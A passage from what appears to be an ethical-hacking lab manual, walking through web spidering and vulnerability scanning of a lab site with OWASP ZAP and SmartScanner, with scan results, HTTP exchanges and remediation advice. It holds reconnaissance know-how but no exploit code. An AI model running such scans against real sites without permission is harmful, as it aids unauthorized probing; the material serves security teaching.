


4. OWASP ZAP starts scanning the target website. You can observe various URLs under the Spider tab.




5. After performing web spidering, OWASP ZAP performs active scanning. Navigate to the Active Scan tab to


observe the various scanned links.




6. After completing the active scan, the results appear under the Alerts tab, displaying the various vulnerabilities and issues associated with the target website, as shown in the screenshot.



7. Now, click on the Spider tab from the lower section of the window to view the web spidering information. By default, the URLs tab appears under the Spider tab.
8. The URLs tab contains various links for hidden content and functionality associated with the target website ([www.moviescope.com](http://www.moviescope.com)).




9. Now, navigate to the Messages tab under the Spider tab to view more detailed information regarding the URLs obtained while performing the web spidering, as shown in the screenshot. In real-time, attackers perform web spidering or crawling to discover hidden content and functionality, which is not reachable from the main visible content, to exploit user privileges within the application. It also allows attackers to recover backup copies of live files, configuration and log files containing sensitive data, backup archives containing snapshots of files within the web root, and new functionality that is not linked to the main application.



### Task 3: Perform Web Application Vulnerability Scanning using SmartScanner

1. SmartScanner window appears. In the enter site address to scan field, enter [www.moviescope.com](http://www.moviescope.com) and click scan button.



2. The tool starts scanning the target website for vulnerabilities.

SmartScanner

TARGET **www.moviescope.com** RISK **3.1** /5 ISSUES **18** DURATION **4"** REQUESTS **200**

report pause stop

LAST REQUEST: www.moviescope.com/cdn-cgi

Found Issues	Severity of Issues
⚠ Password Sent Over HTTP	2
⚠ No Redirection from HTTP to HTTPS	1
⚠ Unreferenced Login Page Found	1
⚠ No HTTPS	1
⚠ Auto Complete Enabled Password Input	2
⚠ Content-Security-Policy Header is Missing	1
⚠ X-Frame-Options Header is Missing	1
⚠ Subresource Integrity is Missing	1
⚠ Application Error	1
ⓘ X-Content-Type-Options Header is Missing	1
ⓘ Referrer-Policy Header is Missing	1

20 Issue added: Application Error

3. Once the tool completes scanning, it will display the issues that are found under Found Issues section and Severity of Issues.

SmartScanner

TARGET **www.moviescope.com** RISK **3.1** /5 ISSUES **19** DURATION **18"** REQUESTS **592**

report new

Found Issues	Severity of Issues
⚠ Password Sent Over HTTP	2
⚠ No Redirection from HTTP to HTTPS	1
⚠ Unreferenced Login Page Found	1
⚠ No HTTPS	1
⚠ Auto Complete Enabled Password Input	2
⚠ Application Error	2
⚠ Content-Security-Policy Header is Missing	1
⚠ X-Frame-Options Header is Missing	1
⚠ Subresource Integrity is Missing	1
ⓘ X-Content-Type-Options Header is Missing	1
ⓘ Referrer-Policy Header is Missing	1

21 Scan status changed: Finished

4. Now, expand Password Sent Over HTTP and click on first <http://www.moviescope.com> link from the left pane to view the details of the vulnerability.

SmartScanner

TARGET **www.moviescope.com** RISK **3.1** ISSUES **19** DURATION **18"** REQUESTS **592**

Found Issues

- Password Sent Over HTTP 2
- http://www.moviescope.com**
- http://www.moviescope.com
- No Redirection from HTTP to HTTPS 1
- Unreferenced Login Page Found 1
- No HTTPS 1
- Auto Complete Enabled Password Input 2
- Application Error 2
- Content-Security-Policy Header is Missing 1
- X-Frame-Options Header is Missing 1
- Subresource Integrity is Missing 1

← Password Sent Over HTTP Medium

URL **http://www.moviescope.com**

REQUEST / RESPONSE

```
# 1
GET / HTTP/1.1
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/119.0.0.0 Safari/537.36
Content-Length: 0

HTTP/1.1 200 OK
Cache-Control: private
Content-Type: text/html; charset=utf-8
Server: Microsoft-IIS/10.0
X-AspNet-Version: 4.0.30319
X-Powered-By: ASP.NET
Date: Wed, 10 Apr 2024 11:00:20 GMT
Content-Length: 4326
```

Scan status changed: Finished

5. In the right pane, scroll down to the DESCRIPTION part. We can observe that this website contains a vulnerability, which could be exploited by attackers to intercept sensitive information like passwords during transmission over unencrypted HTTP traffic.

SmartScanner

TARGET: **www.moviescope.com**

RISK: **3.1** /5

ISSUES: **19**

DURATION: **18"**

REQUESTS: **592**

report new

Found Issues	
ⓘ Password Sent Over HTTP	2
http://www.moviescope.com	
http://www.moviescope.com	
ⓘ No Redirection from HTTP to HTTPS	1
ⓘ Unreferenced Login Page Found	1
ⓘ No HTTPS	1
ⓘ Auto Complete Enabled Password Input	2
ⓘ Application Error	2
ⓘ Content-Security-Policy Header is Missing	1
ⓘ X-Frame-Options Header is Missing	1
ⓘ Subresource Integrity is Missing	1

### ← Password Sent Over HTTP Medium

... [Unsaved] ...

#### DESCRIPTION

Attackers can sniff and capture sensitive information like passwords when they're served and transmitted over the unencrypted HTTP traffic.

#### RECOMMENDATION

Enforce using HTTPS.

#### REFERENCES

- [CWE-319](#)
- [OWASP 2017-A3](#)
- [OWASP 2021-A2](#)

21 Scan status changed: Finished

5:37 AM 4/10/2024

6. You can also go through the RECOMMENDATION section to check for the recommended actions to patch the vulnerability.
7. Now, under REFERENCES section, press Ctrl and click on CWE-319 hyperlink .
8. A CWE website appears in Microsoft Edge web browser, displaying the details of CWE-319 ClearText Transmission of Sensitive Information.
9. Similarly, click the <http://www.moviescope.com> link available under X-Frame-Options Header is Missing node which is termed as Low severity.

**TARGET** [www.moviescope.com](http://www.moviescope.com) **RISK** 3.1 /5 **ISSUES** 19 **DURATION** 18" **REQUESTS** 592

**Found Issues**

No Redirection from HTTP to HTTPS	1
Unreferenced Login Page Found	1
No HTTPS	1
Auto Complete Enabled Password Input	2
Application Error	2
Content-Security-Policy Header is Missing	1
<b>X-Frame-Options Header is Missing</b>	<b>1</b>
Subresource Integrity is Missing	1
X-Content-Type-Options Header is Missing	1
Referrer-Policy Header is Missing	1

**X-Frame-Options Header is Missing** Low

URL <http://www.moviescope.com>

**REQUEST / RESPONSE**

# 1

```
GET / HTTP/1.1
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/119.0.0.0 Safari/537.36
Content-Length: 0
```

```
HTTP/1.1 200 OK
Cache-Control: private
Content-Type: text/html; charset=utf-8
Server: Microsoft-IIS/10.0
X-AspNet-Version: 4.0.30319
X-Powered-By: ASP.NET
Date: Wed, 10 Apr 2024 11:00:20 GMT
Content-Length: 4326
```

Scan status changed: Finished

10. Scroll down to the DESCRIPTION here, we can observe that the X-Frame-Options Header is Missing which will make this site vulnerable to click-jacking.

The screenshot shows the SmartScanner interface with the following details:

- TARGET:** www.moviescope.com
- RISK:** 3.1 /5
- ISSUES:** 19
- DURATION:** 18"
- REQUESTS:** 592

The 'Found Issues' list includes:

- No Redirection from HTTP to HTTPS (1)
- Unreferenced Login Page Found (1)
- No HTTPS (1)
- Auto Complete Enabled Password Input (2)
- Application Error (2)
- Content-Security-Policy Header is Missing (1)
- X-Frame-Options Header is Missing (1)** - Selected
- Subresource Integrity is Missing (1)
- X-Content-Type-Options Header is Missing (1)
- Referrer-Policy Header is Missing (1)

The expanded issue details for 'X-Frame-Options Header is Missing' (Low severity) are as follows:

**DESCRIPTION**  
The X-Frame-Options HTTP response header can be used to indicate whether or not a browser should be allowed to render a page in a <frame>, <iframe>, <embed> or <object>. Sites can use this to avoid click-jacking attacks, by ensuring that their content is not embedded into other sites. [Mozilla](#)

**RECOMMENDATION**  
Configure your server to send this header for all pages. You can see references for possible values.

**REFERENCES**

- [Mozilla: Web Security](#)
- [OWASP: Clickjacking](#)
- [Mozilla: X-Frame-Options](#)

At the bottom of the interface, a notification states: 'Scan status changed: Finished'. The Windows taskbar at the bottom shows the time as 6:18 AM on 4/10/2024.

11. Now, expand X-Content-Type-Options Header is Missing node and click on <http://www.moviescope.com> link to view its contents.
12. Under DESCRIPTION section we can observe that the browsers can perform MIME sniffing which can cause the browsers to transform non-executable content into executable content.

SmartScanner

TARGET: **www.moviescope.com**

RISK: **3.1** /5

ISSUES: **19**

DURATION: **18"**

REQUESTS: **592**

report new

Found Issues	
Content-Security-Policy Header is Missing	1
X-Frame-Options Header is Missing	1
Subresource Integrity is Missing	1
<b>X-Content-Type-Options Header is Missing</b>	<b>1</b>
http://www.moviescope.com	
Referrer-Policy Header is Missing	1
ViewState is not Encrypted	1
ASP.NET Version Disclosure	1
X-Powered-By Header Found	1
Server Version Disclosure	1
Target Information	1

### ← X-Content-Type-Options Header is Missing

Informational

```
<html xmlns="http://www.w3.org/...[truncated]...
```

#### DESCRIPTION

The `X-Content-Type-Options` response HTTP header is used by the server to prevent browsers from guessing the media type (MIME type). This is known as **MIME sniffing** in which the browser guesses the correct MIME type by looking at the contents of the resource. The absence of this header might cause browsers to transform non-executable content into executable content.

#### RECOMMENDATION

Configure your server to send this header with the value set to `nosniff`.

#### REFERENCES


21 Scan status changed: Finished

13. Similarly, you can view the the RECOMMENDATION section and click on the reference link under REFERENCES section.
14. You can also use other web application vulnerability scanning tools such as:
  1. WPScan Vulnerability Database (<https://wpscan.com>),
  2. Codename SCNR (<https://ecsypno.com>),
  3. AppSpider (<https://www.rapid7.com>),
  4. Uniscan (<https://github.com>),
  5. N-Stalker (<https://www.nstalker.com>).

